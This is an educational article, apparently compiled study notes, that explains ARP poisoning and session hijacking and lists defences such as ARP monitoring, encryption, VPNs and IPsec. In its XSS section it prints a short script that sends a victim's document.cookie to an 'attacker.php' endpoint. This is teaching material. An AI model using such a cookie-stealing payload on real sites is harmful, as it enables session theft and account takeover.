**ARP Poisoning- Session Hijacking-**

**ARP Poisoning-**

ARP Poisoning (also known as ARP Spoofing) is a type of cyber attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. ARP Protocol translates IP addresses into MAC addresses.


Address Resolution Protocol Poisoning. Address Resolution Protocol (ARP) poisoning is when an attacker sends falsified ARP messages over a local area network (LAN) to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.

ARP poisoning (also known as ARP spoofing) is a cyber attack carried out through malicious ARP messages

An ARP attack is difficult to detect, and once it's in place, the impact is impossible to ignore.

A hacker that successfully implements either ARP spoofing or ARP poisoning could gain control of every document on your network. You could be subject to spying, or your traffic could grind to a halt until you give the hacker what's requested for ransom.

We'll walk you through how an ARP attack works, and we'll give you a few solutions you can implement right away to keep your server safe.



What Is an ARP?

In 2001, [developers introduced](https://www.computerworld.com/article/2794563/arp-networking-tricks.html) the address resolution protocol (ARP) to Unix developers. At the time, they described it as a "workhorse" that could establish IP-level connections to new hosts.

The work is critical, especially if your network is constantly growing, and you need a way to add new functionality without authorizing each request yourself.

The basis of ARP is media access control (MAC). As experts explain, an MAC is a [unique, hardware-level address](https://www.sciencedirect.com/topics/computer-science/media-access-control) of an ethernet network interface card (NIC). These numbers are assigned at the factory, although they can be changed by software.

In theory, an ARP should:

* **Accept requests.**A new device asks to join the local area network (LAN), providing an IP address.
* **Translate.**Devices on the LAN don't communicate via IP address. The ARP translates the IP address to a MAC address.
* **Send requests.**If the ARP doesn't know the MAC address to use for an IP address, it sends an ARP packet request, which queries other machines on the network to get what's missing.

This functionality saves network administrators a lot of time. Requests are handled behind the scenes, and the network does all the cleanup required. But dangers exist.

ARP Attacks: Key Definitions

A malicious developer, hoping to gain access to important data, could expose vulnerabilities and sneak inside, and you may never know it's happening.

Two types of ARP attacks exist.

* **ARP spoofing:**A hacker sends fake ARP packets that link an attacker's MAC address with an IP of a computer already on the LAN.
* **ARP poisoning:**After a successful ARP spoofing, a hacker changes the company's ARP table, so it contains falsified MAC maps. The contagion spreads.

The goal is to link a hacker's MAC with the LAN. The result means any traffic sent to the compromised LAN will head to the attacker instead.

At the end of a successful ARP attack, a hacker can:

* **Hijack.**Someone may look over everything that heads to the LAN before releasing it.
* **Deny service.**Someone may refuse to release anything from the infected LAN unless some kind of ransom is paid.
* **Sit in the middle.**Someone conducting a [man-in-the-middle attack](https://www.okta.com/video/oktane19-defending-against-identity-attacks-today-and-tomorrow/) can do almost anything, including altering documents before sending them out. These attacks both [threaten confidentiality and reduce user confidence](https://www.internetsociety.org/resources/doc/2020/fact-sheet-man-in-the-middle-attacks/). They are among the most dangerous attacks anyone can perpetrate.

If a hacker wants to take over an end host, the work must be done quickly. ARP processes expire [within about 60 seconds](https://www.practicalnetworking.net/series/arp/traditional-arp/). But on a network, requests can linger for up to 4 hours. That leaves plenty of time for a hacker to both contemplate and execute an attack.

Known ARP Vulnerabilities

Speed, functionality, and autonomy were the goals when ARP was developed. The protocol [wasn't made with security in mind](https://www.researchgate.net/publication/220526787_On_investigating_ARP_spoofing_security_solutions), and it's proven very easy to spoof and tweak for malicious ends.

A hacker needs just a few tools to make this work.

* **Connection:**The attacker needs control of one LAN-connected machine. Better yet, the hacker is directly connected to the LAN already.
* **Coding skills:**The hacker must know how to write up ARP packets that are immediately accepted or stored on the system.
* **Outside tools:**A hacker could use a spoofing tool, such as Arpspoof, to send out falsified or otherwise inauthentic ARP responses.
* **Patience.**Some hackers breeze into systems quickly. But others must send dozens or even hundreds of requests before they fool the LAN.

ARP is stateless, and networks tend to cache ARP replies. The longer they linger, the more dangerous they become. One leftover reply could be used in the next attack, which leads to ARP poisoning.

No method of [identity proofing](https://www.okta.com/identity-proofing/) exists in a traditional ARP system. Hosts can't determine if packets are authentic, and they can't even determine where they came from.

ARP Poisoning Attack Prevention

Hackers use a predictable series of steps to take over a LAN. They send a spoofed ARP packet, they send a request that connects to the spoof, and they take over. The request is broadcast to all computers on the LAN, and control is complete.

Network administrators can use [two techniques](https://onlinelibrary.wiley.com/doi/full/10.1002/spy2.49) to detect ARP spoofing.

1. **Passive:**Monitor ARP traffic and look for mapping inconsistencies.
2. **Active:**Inject falsified ARP packets into the network. A spoofing attack like this helps you identify weak points in your system. Remediate them quickly, and you could stop an attack in progress.

Some developers attempt to write their own code to detect a spoof, but [that comes with risks](https://www.keirstenbrager.tech/arp-attack-detection-limitations/). If the protocol is too strict, excessive false alarms slow down access. If the protocol is too permissive, attacks in progress get ignored, as you have a false sense of security.

Encryption may be helpful. If a hacker digs into your system and gets only garbled text with no decode key, the damage is limited. But you must apply encryption consistently for full protection.



[Use of a VPN](https://www.okta.com/blog/2018/04/how-secure-is-your-vpn/) could be an exceptional source of protection. Devices connect through an encrypted tunnel, and all communication is immediately encrypted.

**Session Hijacking-**

**What is Session Hijacking?**  
TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguise itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

Another type of session hijacking is known as a man-in-the-middle attack, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.


**Different ways of session hijacking :**

There are many ways to do Session Hijacking. Some of them are given below –**Using Packet Sniffers**  


In the above figure, it can be seen that attack captures the victim’s session ID to gain access to the server by using some packet sniffers.

* + **Cross Site Scripting(XSS Attack)**  
    Attacker can also capture victim’s Session ID using XSS attack by using javascript. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

|  |
| --- |
| <SCRIPT type="text/javascript">  var adr = '../attacker.php?victim\_cookie=' + escape(document.cookie);  </SCRIPT> |

* + [](https://media.geeksforgeeks.org/wp-content/cdn-uploads/Code_Injection.jpg)
  + **IP Spoofing**  
    Spoofing is pretending to be someone else. This is a technique used to gain unauthorized access to the computer with an IP address of a trusted host. In implementing this technique, attacker has to obtain the IP address of the client and inject his own packets spoofed with the IP address of client into the TCP session, so as to fool the server that it is communicating with the victim i.e. the original host.
  + **Blind Attack**  
    If attacker is not able to sniff packets and guess the correct sequence number expected by server, brute force combinations of sequence number can be tried.

**Mitigation**

To defend a network with session hijacking, a defender has to implement both security measures at Application level and Network level. Network level hijacks can be prevented by Ciphering the packets so that the hijacker cannot decipher the packet headers, to obtain any information which will aid in spoofing. This encryption can be provided by using protocols such as IPSEC, SSL, SSH etc. Internet security protocol (IPSEC) has the ability to encrypt the packet on some shared key between the two parties involved in communication. IPsec runs in two modes: Transport and Tunnel.  
In Transport Mode only the data sent in the packet is encrypted while in Tunnel Mode both packet headers and data are encrypted, so it is more restrictive.

Session hijacking is a serious threat to Networks and Web applications on web as most of the systems are vulnerable to it.

**Sources;**

* + <https://www.owasp.org/index.php/Session_hijacking_attack>